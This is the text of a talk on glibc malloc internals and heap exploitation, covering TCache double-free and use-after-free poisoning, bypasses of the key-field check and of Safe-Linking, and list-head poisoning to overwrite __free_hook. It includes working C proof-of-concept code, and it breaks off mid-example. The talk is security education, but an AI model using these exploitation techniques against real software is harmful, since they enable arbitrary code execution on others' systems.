I’m Jayden Rivers

I’m studying computer science while working at InfoSect

I’m interested in binary exploitation and software engineering

This talk will cover

Allocating Memory

Dynamic memory management

Exploiting Malloc

Exploiting the TCache

Bypassing Safe-Linking

TCache list head poisoning

Allocating memory

Three main ways of managing program memory

Automatically

Managed via a Stack data structure - because a stack is LIFO so it’s good for nested function calls.

The duration of a Stack region (or Frame) is dependent on the lifetime of the function which manages it.

Dynamically

The duration of a Dynamically allocated region is constrained by the programmer's choices as well as how the memory allocator is designed

These regions can exist beyond the lifetime of any single function

It is the responsibility of the client to allocate and deallocate correctly

Statically

These regions are defined in the global context, so they exist for the duration of the process

The distinction between automatic, dynamic, and static, is the duration and scope for which a region is well-defined

But we may also be able to access regions outside of their intended duration, scope, or linear boundary.

This is the basis for memory-use errors.

Automatic memory management is easy

you call a function from another function

your arguments get passed

enough room for local variables is prepared

and a reference to the next instruction for the CPU to carry out when the called function is complete, is kept on the stack Frame
or in a register

Dynamic memory management

Dynamic memory management is hard.

PtMalloc, which is part of GNU Libc, is the implementation we will focus on.

Malloc is a heap-style memory allocator.

There are other types of allocation mechanisms, such as slab and buddy. The FreeBSD userspace allocator ‘jemalloc’ employs both of these styles.

But we will focus only on Malloc as used in GNU Linux systems.

A heap-style memory allocator has a range of possible sizes of memory which the user can request from Malloc.

These regions are all stored together in a larger region of memory called the Heap.

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          0x400000           0x401000 r--p     1000 0      /home/vagrant/malloc/final/neg
          0x401000           0x402000 r-xp     1000 1000   /home/vagrant/malloc/final/neg
          0x402000           0x403000 r--p     1000 2000   /home/vagrant/malloc/final/neg
          0x403000           0x404000 r--p     1000 2000   /home/vagrant/malloc/final/neg
          0x404000           0x405000 rw-p     1000 3000   /home/vagrant/malloc/final/neg
          0x405000           0x426000 rw-p    21000 0      [heap]
    0x7ffff7def000     0x7ffff7df1000 rw-p     2000 0
    0x7ffff7df1000     0x7ffff7e17000 r--p    26000 0      /usr/lib64/libc-2.32.so
```

Each **new** allocation sits at a higher address in Heap space.

However, as we will see, **not every** region returned by Malloc is **new** as deallocated regions may be recycled for the sake of efficiency.

We don’t want to keep cutting up the virtual address space when we can just reuse already cut out chunks.

This reduces fragmentation and speeds things up a bit.

The memory regions which the client can request are called “chunks”. They are the **fundamental unit** of Malloc

There are two perspectives and two states which relate to each chunk

To the client, a chunk appears as a region of memory which can be written to and read from

To Malloc (the server) a chunk appears as management data plus the user data portion

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of chunk, in bytes                     |A|M|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             User data starts here...                          .
            .                                                               .
            .             (malloc_usable_size() bytes)                      .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             (size of chunk, but used for application data)    |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|1|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   `head:'  |             Size of chunk, in bytes                     |A|0|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Forward pointer to next chunk in list             |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Back pointer to previous chunk in list            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Unused space (may be 0 bytes long)                .
            .                                                               .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   `foot:'  |             Size of chunk, in bytes                            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|0|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

A chunk can be in an allocated state or a free state.

These two states define the metadata associated with each chunk.

Just like in Stack memory, there's both metadata and data.

(images taken from malloc.c)

Let’s request two chunks of size 10

```
char *a = malloc(10);
char *b = malloc(10);
```

What will they look like in memory?

a

```
Chunk(addr=0x5555555592a0, size=0x20, flags=PREV_INUSE)
==
0x5555555592a0: 0x0000000000000000      0x0000000000000000
0x5555555592b0: 0x0000000000000000
```

b

```
Chunk(addr=0x5555555592c0, size=0x20, flags=PREV_INUSE)
==
0x5555555592c0: 0x0000000000000000      0x0000000000000000
0x5555555592d0: 0x0000000000000000
```

But where is the metadata stored?

```
0x555555559290: 0x0000000000000000      0x0000000000000021
0x5555555592a0: 0x0000000000000000      0x0000000000000000
0x5555555592b0: 0x0000000000000000      0x0000000000000021
0x5555555592c0: 0x0000000000000000      0x0000000000000000
0x5555555592d0: 0x0000000000000000
```

If we look at the memory which just precedes each chunk, we can see a size field


```
Chunk(addr=0x5555555592a0, size=0x20, flags=PREV_INUSE)
Chunk size: 32 (0x20)
Usable size: 24 (0x18)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MMAPPED flag: Off
NON_MAIN_ARENA flag: Off
```

Here I used the GEF-GDB plugin to view some other metadata related to the chunk which **a** points to

Say we free a and then b

```
free(a);
free(b);
```

```
gef➤  p a
$3 = (int *) 0x5555555592a0
gef➤  p b
$4 = (int *) 0x5555555592c0
gef➤  x/8gx b
0x5555555592c0: 0x000055555555592a0      0x0000555555559010
```

As you can see, there's a pointer to **a** at the first bytes of **b**.

The reason for these pointers is that when chunks are freed they are linked into lists of free chunks.

These chunks may then be recycled in future requests made by the client.

In turn, the lists are grouped together in “bins”.

There’s

a **small bin**,
a **fast bin**,
a **large bin**,
and an **unsorted bin**

These bins correspond to different size ranges of chunks. The unsorted bin also performs a special staging role.

Then there’s the Per-thread Cache for each Thread of execution (TCache)

The **TCache** also has its own set of freelists

The **TCache** is has these dimensions:

chunks must be in the range of 0x20 → 0x408

where the number of lists is 64

each list can have a maximum of 7 chunks linked into it

each list has chunk nodes which are singly linked

The TCache aims to solve an additional problem compared to the other set of freelists

To understand what this problem is, I will now mention the units of Malloc

Units of Malloc in order of generality:

Thread Management

Arenas

Heaps


Chunks

A chunk will belong to a Heap, a Heap to an Arena, and an Arena to a Thread, if said Thread has locked the Arena for itself.

This implies that Threads may access multiple Arenas over time, but that an Arena can only be accessed by one Thread at a time.

Here is a representation of Thread 1 gaining exclusive access to the Arena and all its chunks

You can see the problem here. If Thread 2 has to wait long this might negate the power of Malloc's freelist optimisation.



Arenas serve as a structure for storing the lists of freed chunks.

They also have pointers to other Arenas and other metadata such as where the top chunk is in memory – where allocations are serviced from.

Some of the fields present in an Arena:

```
pwndbg> arena
{
  mutex = 0,
  flags = 0,
  have_fastchunks = 0,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x4052b0,
  last_remainder = 0x0,
  bins = {0x7ffff7fb5a60 <main_arena+96>, 0x7ffff7fb5a60 <main_arena
<main_arena+112>, 0x7ffff7fb5a80 <main_arena+128>, 0x7ffff7fb5a80 <m
ff7fb5a90 <main_arena+144>, 0x7ffff7fb5aa0 <main_arena+160>, 0x7fff
```

This problem relates to the contention between Threads for control over a region of memory and its data

It’s a general problem and in heavily multithreaded applications it can become inefficient to lock and wait at certain scales.

For Malloc, the solution is the use of Thread-Local Storage

This is data which belongs to each Thread and transcends the regions of memory over which multiple Threads contend

There’s much more in Malloc which is not relevant for our discussion today

But now we should have a general grasp on the notions of:

- data and metadata
- the units of Malloc
- the justification for the TCache

Exploiting Malloc

Exploitation of Malloc has a long history but many techniques are no longer possible in the latest versions of Malloc.

The first notable technique in heap exploitation was formulated by Solar Designer. This was the Unlinking style attack

Essentially, we overwrite the value at some location in memory by having Malloc consolidate free chunks

The consolidation mechanism is called ‘unlinking’ and one aspect of it allows a hacker to gain a write-what-where primitive by targeting the pointers of freed chunks in a linked list

```
struct Node {
        char data;
        struct Node *forward, *backward;
};

node2->data = 'B';
node2->forward = node1;
node2->backward = node3;
```

Before explaining this further, it's good to see a representation of a doubly linked list.

```
[ node1 ] -> [ node2 ] -> [ node3 ]
          <-           <-
```


```
[ node1 ] -> [ node2 ] -> [ node3 ]
          <-           <-
```

In order to consolidate node1 and node2, we would update the size of node1 to consume node2, and then we would unlink node2 from the free list leaving the list like this

```
[ node1 + node2 ] -> [ node3 ]
                  <-
```

The Macro to achieve this list unlinking mechanism, in previous versions of Glibc was:

```
#define unlink( P, BK, FD ) {                  \
    BK = P->bk;                                \
    FD = P->fd;                                \
    FD->bk = BK;                               \
    BK->fd = FD;                               \
}
```

Say `P` is a chunk which we want to have consume the chunk ahead of it,

we set `P -> bk` to the address of shellcode, and

`P -> fd` to the address of a function pointer or hook minus 12 bytes as struct offset, then

`FD - > bk` (FD + 12) will be set to `P -> bk`, the address of our shellcode

In a stack overflow, we often want to overwrite the instruction pointer saved on the stack frame

But here we are further removed from code execution

All we are doing is linking and unlinking a specially crafted piece of Data into a linked list Data structure

Our machines need to refer to both the Code and the Data to run, but Data is used to direct Code.

For example, storing function pointers in a struct.

These pointers are Data, but they can also be dereferenced in order to invoke the function they point to.

Overwriting this Data, we can alter execution.

Unlinking has been followed by the House of * series.

These also target metadata used in Malloc.

It might be in House of Force which targets the available size of Malloc chunks, allowing an attacker to allocate a chunk which overlaps a function hook or the address of a function pointer in the GOT.

It might be House of Spirit which frees a fake chunk, targeting list links so that Malloc returns a pointer to sensitive data.

Exploiting the TCache

The TCache was introduced as part of Glibc 2.26. At that time it had little to no security checks. Many older freelist-based attacks were reintroduced in the TCache

Though it operates differently, the general idea is that given the misuse of the deallocation mechanism, such as through a UAF or double free condition, the attacker may be able to get Malloc to return a pointer to an arbitrary address

It is also important to note that the TCache lists are singly linked

Their nodes only have forward pointers

We'll now look at a double free

Recall that a freed chunk will be linked into a list

Freeing it twice will link the same chunk twice.

So free(A), free(A) will produce this

```
[ TCache root node  ] → [ A ] → < Loopback to A >
```

If we then request a chunk of a similar size to `[ A ]`, then the list will still look like this

`[ TCache root node ] → [ A ] → < Loopback to A >`

Now we will also be able to write to this same chunk while it is in the TCache

Essentially what we can do here is write the address of a target in memory to the foremost bytes of the `[ A ]` chunk such that the linked list now looks like

`[ TCache root node ] → [ A ] → [ target address ]`

A use after free is extremely similar. Basically we have this:

`[ TCache root node ] → [ A ]`

Then we write to the foremost bytes of `[ A ]` and we have:

`[ TCache root node ] → [ A ]  → [ target address ]`

More concretely, starting in Glibc 2.27

a double free of the region of memory pointed at by **a**

```
(gdb) x/4gx a
0x555555756260: 0x0000555555756260      0x0000000000000000
0x555555756270: 0x0000000000000000      0x0000000000020d91
```

As you can see, the freed chunk **a** has a forward pointer to itself

This is the same as the linked list cycle we saw previously

Not so interesting

But take this, we have a variable which we managed to overwrite using Malloc's own mechanisms.


```c
unsigned long overwrite_me = 1;
long *a = malloc(10);

free(a);
free(a);

long *b = malloc(10);
*b = (long)&overwrite_me;

long *c = malloc(10);
long *d = malloc(10);
*d = 2;
printf("%ld\n", overwrite_me); // prints 2
```

A use after free condition may allow us to overwrite the forward pointer directly

```
long *a = malloc(10);
free(a);
*a = 0x41414141; //maybe a memcpy or write to field
```

```
(gdb) x/4gx a
0x555555756260: 0x0000000041414141      0x0000000000000000
0x555555756270: 0x0000000000000000      0x0000000000020d91
```

Not so interesting

But take this

```
unsigned long overwrite_me = 1;
long *a = malloc(10);
free(a);

*a = (long)&overwrite_me;          [1]
long *b = malloc(10);              [2]
long *c = malloc(10);              [3]
*c = 2;
```

1 `[ T-cache root node ] → [ A ] → [ target address ]`

2 `[ T-cache root node ] → [ target address ]`

3 `c == [ target address ]`

Mitigations

TCache count checking

Basically, we can't have Malloc return more chunks than were legitimately linked into freelists.

```
if (tcache->counts[tc_idx] < mp_.tcache_count)
```

But we can maintain the TCache count between calls

```
long *p, *q;

q = malloc(0x10);
p = malloc(0x10);

free(q);
free(p);

*p = (long)&x;
malloc(0x10);
p = malloc(0x10);
```

Here, we freed an extra chunk to set the `count > 0`.

Then we freed another chunk, launching our use-after-free attack.

Mark freed chunks with a key field

Even harder to bypass. But basically there are a few ways

One way is to overwrite the key field as detailed by Silvio here:

“Linux Heap glibc TCache Double Free Mitigation Bypass”

https://drive.google.com/file/d/1g2qIENh2JBWmYgmfTJMJUier8w0XAGDt/view

This mitigation marks chunks which are freed into the tcache by setting the key field of a tcache node:

```
tcache_put (mchunkptr chunk, size_t tc_idx)
{
  tcache_entry *e = (tcache_entry *) chunk2mem (chunk);

  e->key = tcache;

  e->next = PROTECT_PTR (&e->next, tcache->entries[tc_idx]);
  tcache->entries[tc_idx] = e;
  ++(tcache->counts[tc_idx]);
}
```

When we attempt to free an already freed chunk into a tcache list, malloc checks the key field and stops us.


```
if (__glibc_unlikely (e->key == tcache))
          {
            tcache_entry *tmp;
            LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
            for (tmp = tcache->entries[tc_idx];
                 tmp;
                 tmp = REVEAL_PTR (tmp->next))
              {
                 [...]
                if (tmp == e)
                  malloc_printerr ("free(): double free detected in tcache 2");}
                 [...]
```

So how can we get around this?

Essentially, we can free a chunk, and then overwrite the key field to ensure that the previous check fails.

Here is a demonstration of the technique from the article I mentioned earlier.

infosect@ubuntu: ~/InfoSect/Heap

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        char *p, *q;

        p = malloc(10);
        fprintf(stderr, "malloc(10) --> %p\n", p);

        fprintf(stderr, "double free and memory corruption\n");
        free(p);
        p[9] = 0x41;    // overwrite e->key
        free(p);        // double free

        p = malloc(10);
        q = malloc(10);
        fprintf(stderr, "malloc(10) --> %p\n", p);
        fprintf(stderr, "malloc(10) --> %p\n", q);
        exit(0);
}
~
~
```

"double_free.c" 21L, 413C 11,56-63 All

Size toggling

Another way to bypass the key check is to confuse Malloc as to which list to check for a double free condition.

We can achieve this by toggling the size of an adjacent chunk.

If we can change an adjacent chunk’s size metadata then we can get the same chunk placed on different lists

So while we fail the first check, we ensure that Malloc can't find our already-freed chunk because it's searching along the wrong list


```
if (__glibc_unlikely (e->key == tcache))
        {
          tcache_entry *tmp;
          LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
          for (tmp = tcache->entries[tc_idx];
               tmp;
               tmp = REVEAL_PTR (tmp->next))
            {
             [...]
              if (tmp == e)
                malloc_printerr ("free(): double free detected in tcache 2");}
             [...]
```

```c
unsigned long target = 1;

a = malloc(20);
b = malloc(20);

free(b);
*((char *)a + 24) = 0x71;
free(b);
*((char *)a + 24) = 0x41;
free(b);
*((char *)a + 24) = 0x61;
free(b);

e = malloc(0x60);
free(e);

//we can get the chunk from another list
int *f = malloc(0x10);
*f = &target;

c = malloc(0x55);
d = malloc(0x55);

// write primitive
*d = 2;
```

In this example we repeatedly toggled the size of an adjacent chunk which we know will be freed.

Then we created cycles in the linked lists and retrieved our target address from a bin whose count is greater than 0.

Safe-linking

Very hard to bypass

The constraints are harsh and generally you'd need an information leak in order to demangle pointers.

But given the right circumstances we can bypass it by attacking the **TCache list heads directly**

Safe-Linking

Safe-Linking was introduced by Check Point Research, in particular by their researcher:

Eyal Itkin

The idea, as detailed in CPR’s article, is to make “use of randomness from the Address Space Layout Randomization (ASLR) to “sign” the list’s pointers.“

Eyal Itkin refers to the glibc unsafe unlinking mitigation as inspiration for this mitigation

This is because the doubly-linked lists have already been protected from the unlinking style attack I mentioned earlier

But mitigations over unsafe linking / unlinking in the singly linked lists such as those in the TCache have remained bypassable

Safe-linking is able to mask and unmask forward pointers

With unlinking operations over the lists, the forward pointers become mangled and demangled.

From the original blog post, the bitwise operations which mangle our pointers is represented here, which we'll see as code soon.

```
P := 0x0000BA9876543210
L := 0x0000BA9876543180

        P                =    0x0000BA9876543210
          ⊕                   ⊕
            L >> 12      =    0x0000000BA9876543
                                ----------------
P' := P⊕(L >> 12)            = 0x0000BA93DFD35753
```

If they are legitimate pointers, having gone through a legitimate process of linking, the process of demangling will produce the original pointer.

But if the pointer has not gone through the legitimate process, it will become mangled and will not be dereferenceable, resulting in a segfault.

The first piece of relevant code we will look at, is in Malloc's `tcache_get` function

```
tcache_entry *e = tcache->entries[tc_idx];
tcache->entries[tc_idx] = REVEAL_PTR (e->next);
```

Here, we get the current head of the list and then set a new head, a simple list remove operation.

But if you notice the macro `REVEAL_PTR`, there's a slight difference. Compare that with the Malloc of Glibc 2.31

As you can see, there's no `REVEAL_PTR` applied to the next node from the head of the list. A stock standard removal.


```
static __always_inline void *
tcache_get (size_t tc_idx)
{
  tcache_entry *e = tcache->entries[tc_idx];
  tcache->entries[tc_idx] = e->next;
  --(tcache->counts[tc_idx]);
  e->key = NULL;
  return (void *) e;
}
```

To visualise the difference, let's say we've gotten to here with our exploit

`[ TCache root node ] → [ A ] → [ target address ]`

So the pointer from TCache root node to `[ A ]` is legitimate and the pointer from `[ A ]` to the `[ target address ]` is illegitimate

Now we get Malloc to return `[ A ]`

What will happen? Ideally the `[ target address ]`

would now be at the head of the list and on the next call to Malloc we'd get our arbitrary pointer

But looking at the code, we see that first `e` is set to the current head, `[ A ]`. Then the pointer in `[ TCache root node ]` is **not** set to the next node from `e`

Instead, it is set to the result of the `REVEAL_PTR`, given the next node from `e`.

This is where it all goes wrong

Instead we have:

```
[ TCache root node ] → [ REVEAL_PTR (target address) ]
                                    ==
[ TCache root node ] → [ PROTECT_PTR (&ptr, ptr) ]
                                    ==
[ TCache root node ] → [ ((__typeof (ptr)) ((((size_t) pos) >> 12) ^ ((size_t) ptr))) ]
```

Which gives us the logic:

If the pointer was not previously mangled then demangling will
not result in the original pointer. Instead, we will get a mangled version of the pointer we wrote to the fd field of our target chunk.

With our view into memory, we start with writing our target address:

```
pwndbg> bin
tcachebins
0x30 [  2]: 0x4052a0 —▸ 0x7fffffffe460 ◂— 0x1
```

Then we get back our first chunk. Notice the mangled pointer:

```
pwndbg> bin
tcachebins
0x30 [  1]: 0x7fffffffe065 ◂— 0x40105000007f
```

And then when we try to get this pointer returned:

```
pwndbg> next
malloc(): unaligned tcache chunk detected

Program received signal SIGABRT, Aborted.
__GI_raise (sig=sig@entry=6) at ../sysdeps/unix/sysv/linux/raise.c:49
49        return ret;
```

This happens because when `tcache_get` is called again it will attempt to access `e->next`

This can either result in an abort as we saw – the result of alignment validation on chunks in the TCache. Or it will just be a plain segfault since `e` might not be a valid address.

The way to have a pointer demangled, rather than mangled in this process, is to perform a `PROTECT_PTR` before a `REVEAL_PTR`.
In other words, a `tcache_put → tcache_get`

From the perspective of a user, that would mean having a pointer legitimately linked via free, rather than through being overwritten with a use-after-free or double free bug.

In the `tcache_put` function we can see the list add operation performing pointer signing:

```
e->next = PROTECT_PTR (&e->next, tcache->entries[tc_idx]);
tcache->entries[tc_idx] = e;
```

Here we see a new head added in a legitimate way, so that a subsequent tcache_get will reverse this process and we'll get our original pointer.

Safe-Linking is ingeniously simple with only a minor performance impact.

In CPR’s threat model, an attacker must have the ability to leak heap addresses.

This can then be used to properly demangle forward pointers, resulting in the original primitive.

However, something I noticed here was that the `tcache_put` mangling occurs only when a new head is set in a TCache list.

Which got me thinking…

If we can control the list head directly, then no demangling would be performed on the `[ target address ]` as our target address would never be at `e->next`

So instead of

```
[ TCache root node ] → [ A ] → [ target address ]
```

We start with

```
[ TCache root node ] → [ target address ]
```

But how could this work?

The TCache root node is not part of our own freed chunk metadata

We shouldn’t be able to just access it …
or write to the head of the list which it refers to

To give a bit more context, the list head sits at an index in an array of pointers.

This array is part of an internal Malloc management structure called `tcache_perthread_struct`

Luckily, Malloc also inlines this `tcache_perthread_struct` in the heap. In the `tcache_init` function, a 0x290 sized heap allocation is made.

This is memory for the TCache management structure.

Here is its structure, overlaid as the first chunk in our heap:

```
typedef struct tcache_perthread_struct
{
  uint16_t counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;
```

TCache list head poisoning

Targeting the free hook

Before we get started in this section, it’s worth mentioning that with a write-what-where primitive (which is what we are aiming for), we need to target data which has some effect on control flow.

We might want to target application-specific function pointers. Or, as is the case in this section, we can target memory allocator hooks.

A hook in this context is just an address which is checked prior to the execution of one of Malloc’s internal functions.

If the address holds a non-NULL value, then Malloc will assume this value is the address of a function to be executed in place of the default function.

Here we can see the code in malloc.c which reads from `__free_hook` to see if Malloc should call a custom free implementation.


```
void
__libc_free (void *mem)
{
  mstate ar_ptr;
  mchunkptr p;

  void (*hook) (void *, const void *)
    = atomic_forced_read (__free_hook);
  if (__builtin_expect (hook != NULL, 0))
    {
      (*hook)(mem, RETURN_ADDRESS (0));
      return;
    }
[...]
```

If we can get Malloc to return a pointer to a hook and we subsequently write to it, then the next time the corresponding function is called, our own code will be executed.

We won’t focus on this, but usually you’d want the address of the first link in your ROP chain to be the new hook.

Now that we have a target in mind, for the remainder of this section I will detail a few variants of the TCache list head poisoning attack with some hypothetical bugs.

Attacking the TCache list heads could be achieved with

A **negative offset write** caused by

a user-controlled index
a signed integer overflow
or decrementing an index below 0

A **Use-After-Free**

User-controlled index

Say that we have a function which performs a set operation on an array. If it only checks the requested index against the upper boundary of the buffer, then it may be possible to write at a negative offset.

Here, that would mean `where` is a negative integer.

```
void
set(long int *buf, int where, long int val)
{
        if (where >= 30) {
                return;
        }
        buf[where] = val;
}
```

```c
void
hook_overwrite()
{
        printf("Successfully overwrote __free_hook.\n");
}

int
main(int argc, char *argv[])
{
        long int *a, *b, *z;

        a = malloc(20);
        // ensure the count > 0
        b = malloc(0x390);
        free(b);
        // user controlled index
        set(b, -14, &__free_hook);

        z = malloc(0x390);
        *z = (long)hook_overwrite;
        free(b);
        return 0;
}
```

Here we wrote directly to the list head with a negative offset from the beginning of a heap buffer.

Then we overwrote a hook and got code execution.

So where exactly are we writing to with this negative offset? We can see the 0x290 tcache management struct in our heap memory.

What we have done is written the address of our target `__free_hook` to the list head corresponding to freed chunks of size 0x3a0


```
pwndbg> x/8gx 0x405000
0x405000:       0x0000000000000000      0x0000000000000291
0x405010:       0x0000000000000000      0x0000000000000000
0x405020:       0x0000000000000000      0x0000000000000000
0x405030:       0x0000000000000000      0x0000000000000000
pwndbg> x/8gx 0x405000 + 0x250
0x405250:       0x0000000000404040      0x0000000000000000
0x405260:       0x0000000000000000      0x0000000000000000
0x405270:       0x0000000000000000      0x0000000000000000
0x405280:       0x0000000000000000      0x0000000000000000
pwndbg> p &__free_hook
$3 = (int *) 0x404040 <__free_hook@@GLIBC_2.2.5>
```

And to show it with some really nice colours, we have our previous representation and also the memory view:

`[ TCache root node ] → [ target address ]`

```
pwndbg> bin
tcachebins
0x3a0 [  1]: 0x404040 (__free_hook@@GLIBC_2.2.5) ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```

Code which doesn’t perform lower-bound checks on signed integer indices does exist in the real world.

But looking at the previous CVEs, it seems pretty rare.

I think this is mainly because the accepted practice is to use unsigned data types for variables which may end up being used as indices, and also to attempt to limit user-controllable indices in general.

Index overflow

What about overflowing a signed integer which is subsequently used as an array index?

Let’s take a custom stack implementation. Say that we store the top of the stack as a signed integer and begin pushing values.

If we increment the index beyond its data type’s range, then it will wrap around to become negative.

Here's a quick example of a "signed integer overflow".
If we keep incrementing a signed variable, then at the limit of its data type's range it will become negative. Below is the result of incrementing a char type – which has the smallest range.


```
0 1 2 3 4 5 6 7
8 9 10 11 12 13 14 15
16 17 18 19 20 21 22 23
24 25 26 27 28 29 30 31
32 33 34 35 36 37 38 39
40 41 42 43 44 45 46 47
48 49 50 51 52 53 54 55
56 57 58 59 60 61 62 63
64 65 66 67 68 69 70 71
72 73 74 75 76 77 78 79
80 81 82 83 84 85 86 87
88 89 90 91 92 93 94 95
96 97 98 99 100 101 102 103
104 105 106 107 108 109 110 111
112 113 114 115 116 117 118 119
120 121 122 123 124 125 126 127
-128
```

Application logic permitting, this could allow us to write to a negative offset from the beginning of the buffer.

So we can write our target address to the tcache list head.

Let's look at the potentially buggy situation.

```c
struct Stack {
        long *buffer;
        int8_t top;
};

void
push(long int val, struct Stack *stack)
{
        if (stack->top >= MAX) {
                return;
        }
        stack->top += 1;
        stack->buffer[stack->top] = val;
}

int main()
{
        struct Stack *stack;
        long new_val;

        stack = malloc(sizeof(struct Stack));
        stack->top = 0;
        stack->buffer = malloc(sizeof(long) * MAX);

        while (1) {
                scanf("%lu", &new_val);
                push(new_val, stack);
        }
}
```

Here, a check is performed to ensure the stack hasn't overflowed beyond its upper boundary. This check implicitly allows an off-by-one.

But more importantly, if the `stack->top` variable wraps around to become negative, then we will be able to write below the lower boundary of the buffer.

In the SEI-Cert C Coding Standard we find this related quote

“sanitization of signed integers with respect to an array index operation must restrict the range of that integer value to numbers between zero and the size of the array minus one.”

I’ve seen a few examples of signed integers used as both iterative variables and as array indices inside for loops.

Index decrement

What if we decremented our index or cursor pointer below the lower boundary?

Sometimes it’s useful to parse input data in reverse, starting at the upper boundary of the buffer and working our way down.

For example, say we read a binary file in reverse and we miscalculate the last index of the buffer which we are reading into, we will continue to decrement `buf_ptr` below the address of index 0.

This could allow us to write into the tcache management struct.

```
        size = sizeof(struct BinData) * MAX;
